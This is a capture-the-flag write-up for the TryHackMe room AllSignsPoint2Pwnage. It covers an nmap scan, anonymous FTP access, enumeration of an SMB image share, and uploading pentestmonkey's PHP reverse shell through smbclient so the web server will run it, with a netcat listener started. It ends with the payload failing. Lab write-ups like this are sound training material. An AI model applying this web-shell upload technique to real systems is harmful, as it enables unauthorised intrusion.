
ALLSIGNSPOINT2PWNAGE

https://tryhackme.com/room/allsignspoint2pwnage


SCANNING

I scanned the target using **nmap** to find open ports and various service information.




FOOTHOLD


The **nmap** script scan revealed that the **ftp** server running on the target allowed anonymous login, so I connected to the server and found a txt file. I downloaded the text file on my local system.




The text contained a notice regarding a file share on the target for image upload and management.




I then listed out the shares on the target and found the `images$` share.




I accessed the share and found a bunch of images.




I then accessed the web application. My guess was that the images on the web page was being loaded from the `images$` share. This also meant that this share would be accessible through the browser as well.





I then fuzzed for files using **ffuf** and found a bunch of endpoints but when I visited those endpoints, I didn't find anything useful.






I then fuzzed for directories and found out that the target was hosting the application on a **xampp** server. I also found the `images` directory that contained the images shown on the web page.






Since I had access over the `images$` share, I could upload a malicious file and execute it through the browser. I uploaded **pentestmonkey**'s **php-reverse-shell** through the share.



```
smb: \> put revshell.php
putting file revshell.php as \revshell.php (1.4 kb/s) (average 1.4 kb/s)
smb: \> ls
  .                                   D        0  Thu Jun 26 03:30:02 2025
  ..                                  D        0  Thu Jun 26 03:30:02 2025
  internet-1028794_1920.jpg           A   134193  Sun Jan 10 16:52:24 2021
  man-1459246_1280.png                A   363259  Sun Jan 10 16:50:49 2021
  monitor-1307227_1920.jpg            A   691570  Sun Jan 10 16:50:29 2021
  neon-sign-4716257_1920.png          A  1461192  Sun Jan 10 16:53:59 2021
  revshell.php                        A     5494  Thu Jun 26 03:30:03 2025

                10861311 blocks of size 4096. 4122195 blocks available
smb: \>
```

refreshing the `images` webpage reflected the uploaded payload.




Index of /images


Name	Last modified	Size	Description
Parent Directory		-	
internet-1028794_192..>	2021-01-10 21:52	131K	
man-1459246_1280.png	2021-01-10 21:50	355K	
monitor-1307227_1920..>	2021-01-10 21:50	675K	
neon-sign-4716257_19..>	2021-01-10 21:53	1.4M	
revshell.php	2025-06-26 08:30	5.4K	

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Server at 10.10.133.171 Port 80

I then started a **netcat** listener.




However, when I tried executing the payload, it failed.



